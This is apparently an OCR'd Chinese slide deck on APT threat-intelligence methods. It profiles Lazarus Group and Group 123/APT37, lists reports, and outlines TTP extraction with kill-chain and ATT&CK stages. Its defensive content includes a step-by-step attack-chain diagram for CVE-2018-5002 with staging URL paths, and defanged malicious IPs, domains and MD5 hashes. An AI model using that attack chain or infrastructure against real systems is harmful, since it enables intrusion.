
- 区分信息类型
  - 安全新闻、事件揭露、技术分析
- 区分恶意类型
  - 勒索、挖矿、Exploit Kit、漏洞、定向攻击
- 区分定向攻击类型
  - APT、网络犯罪

线索获取-细分类

Lazarus Group的攻击历史活动

攻击活动时间	攻击活动简介
2017年3月-11月	Lazarus在移动终端设备上的攻击活动
2017年6月	安全厂商发现新的RATANKBA变种，其利用PowerShell替代可执行形态实现
2017年10月-12月	针对伦敦加密币交易公司的攻击
2017年末	针对中美洲在线赌场的攻击
2018年2月	针对土耳其金融行业的攻击
2018年3月	安全厂商披露Lazarus一系列攻击行动，并命名为Operation GhostSecret
2018年4月27日	泰国CERT发布朝鲜Hidden Cobra组织的GhostSecret攻击行动预警
2018年4月-5月	针对南美多个银行的攻击，包括墨西哥银行和智利银行等
2018年5月29日	美国CERT发布了关于HIDDEN COBRA组织RAT工具和一个SMB蠕虫的预警
2018年6月14日	美国CERT再次发布HIDDEN COBRA使用VBA宏分发新的恶意代码预警

线索获取-细分类



APT组织：Group 123


▣ APT组织：Group 123

别名：Reaper group、Geumseong121、APT37、Scarcruft、APT-S-008、Red Eyes、TEMP.Reaper、Ricochet Chollima、sun team
攻击者类型：国家背景组织
攻击方式：
技术能力：中
攻击频率：
负责国家或地区：朝鲜
影响国家或地区：韩国，日本、越南、俄罗斯、尼泊尔、中国、印度、罗马尼亚、科威特以及中东
常用语言：韩语
影响行业：化学品、电子、制造、航空航天、汽车和医疗保健实体
最早活动时间：2012
最近活动时间：2018

▣ 团伙简介

该组织被认为是来自朝鲜的攻击组织，最早活跃与2012年，该组织被认为与2016年的Operation Daybreak和Operation Erebus有关。其早期主要针对韩国，2017年后延伸攻击目标至半岛范围，包括日本，越南和中东。其主要针对工业垂直领域，包括化学品、电子、制造、航空航天、汽车和医疗保健实体

参考：
https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf
https://securelist.com/operation-daybreak/75100/




历史报告

	发现时间	报告名称	发布厂商
1	2018-12-13	Geumseong121，operation blackbird	ESTsecurity
2	2018-11-16	Return to ROKRAT!! (feat. FAAAA...Sad...)	velocy
3	2018-11-16	금성121(Geumseong121) 정부기반 APT그룹, '코리안 스워드(Operation Korean Sword) 작전' 수행 중	ESTsecurity
4	2018-11-08	疑似 "Group 123" APT团伙利用HWP软件未公开漏洞的定向攻击分析	360企业安全
5	2018-11-08	RokRat Analysis	NCC Group
6	2018-10-03	APT37: Final1stspy Reaping the FreeMilk	Intezer
7	2018-10-01	NOKKI Almost Ties the Knot with DOGCALL: Reaper Group Uses New Malware to Deploy RAT	Palo Alto Networks
8	2018-08-01	2018 사이버 위협 인텔리전스 보고서 (Cyber Threat Intelligence Report) - [报告附件1]	FINANCIAL SECURITY INSTI

线索获取-细分类

- Lazarus Group
  - 一个组织结构比较复杂的APT组织，从历史披露来看，其下至少拥有三个子组织，其使用的基础设施和攻击工具存在一些重合。
  - APT攻击需要雄厚的资金支持，所以其也会针对金融机构，如银行、加密币交易机构实施攻击



Lazarus Group

Bluenoroff


Andariel

COVELLITE

子组织名称	披露厂商	主要的攻击目标	主要的攻击目的
Bluenoroff	卡巴斯基	全球范围银行SWIFT系统	资金盗取
Andariel	安博士	韩国	
COVELLITE	Dragos	欧洲，东亚和北美地区的ICS系统	情报收集

线索获取-结构化


- APT组织向量的提取
  - ■名字、Campaign、目标、TTP等



线索获取-结构化

- APT活动（Campaign或Operation）向量的提取
  - ■名字、时间、目标、TTP等

攻击行动名称
时间
攻击目标
攻击TTP



APT REPORTS

Operation Daybreak

Flash zero-day exploit deployed by the ScarCruft APT Group

By Costin Raiu, Anton Ivanov on June 17, 2016. 6:00 am

CONTENTS


Earlier this year, we deployed new technologies in Kaspersky Lab products to identify and block zero-day attacks. This technology already proved its effectiveness earlier this year, when it caught an Adobe Flash zero day exploit (CVE-2016-1010). Earlier this month, our technology caught another zero-day Adobe Flash Player exploit deployed in targeted attacks. We believe the attacks are launched by an APT Group we track under the codename "ScarCruft".

ScarCruft is a relatively new APT group; victims have been observed in Russia, Nepal, South Korea, China, India, Kuwait and Romania. The group has several ongoing operations, utilizing multiple exploits — two for Adobe Flash and one for Microsoft Internet Explorer.

Operation Daybreak appears to have been launched by ScarCruft in March 2016 and employs a previously unknown (0-day) Adobe Flash Player exploit. It is also possible that the group deployed another zero day exploit, CVE-2016-0147, which was patched in April.

线索获取-结构化

- APT活动涉及工具、漏洞、恶意代码信息的提取


Blog Home > Unit 42 > Sofacy Uses DealersChoice to Target European Government Agency


Sofacy Uses DealersChoice to Target European Government Agency


By Robert Falcone


March 15, 2018 at 1:00 PM

Category: Unit 42 Tags: DealersChoice, European Government Agency, Sofacy

14,816 5




ATTACK CHAIN FOR CVE-2018-5002
ICEBRG
1 User Opens Weaponized File
2 Loads Embedded Object
Flash ActiveX
3 Remote Flash Inclusion w/parameters
/songs/doc?token=65f6434672f90eba68b96530172db71a
4 Executes Staged Flash
5 Executes retrieval routine to pull exploit and crypto keys
/photos/doc/65f6434672f90eba68b96530172db71a
people[.]dohabayt[.]com
6 Decrypts Exploit
7 Uses Loader.LoadBytes to load and trigger exploit
8 Executes retrieval routine to pull shellcode
/download/65f6434672f90eba68b96530172db71a
9 Executes Shellcode
SWF


Indicators of compromise:


Malicious IPs and hostnames:

- 212.7.217[.]10
- reg.flnet[.]org
- webconncheck.myfw[.]us

MD5s:

3e5ac6bbf108feec97e1cc36560ab0b6
a6f14b547d9a7190a1f9f1c06f906063
e51ce28c2e2d226365bc5315d3e5f83e
067681b79756156ba26c12bc36bf835c
f8a2d4ddf9dc2de750c8b4b7ee45ba3f
8844a537e7f533192ca8e81886e70fbc


关联拓展-钻石模型



投放、植入
控制、回传

地域、行业、
角色

关联拓展-Kill Chain



载荷使用的基础设施


同组织历史使用的同基础设施的工具

回连基础设施的受害者

感染木马的受害者

图片来源：http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber_attack_lifecycle.jpg

TTP分析-Kill Chain



注册表启动项
添加服务
计划任务

维持对主机和
网络的持久性

PtH、SMB、RDP

横向移动

内网侦查和发
现

攻击入口

载荷执行
防御策略绕过
凭据获取

权限提升

信息收集
数据回传
命令控制

战术

鱼叉攻击
水坑攻击

PowerShell
白利用
账户密码窃取

UAC绕过


Domain
Fronting

技术

图片来源：http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber_attack_lifecycle.jpg

TTP分析-ATT&CK

- ATT&CK

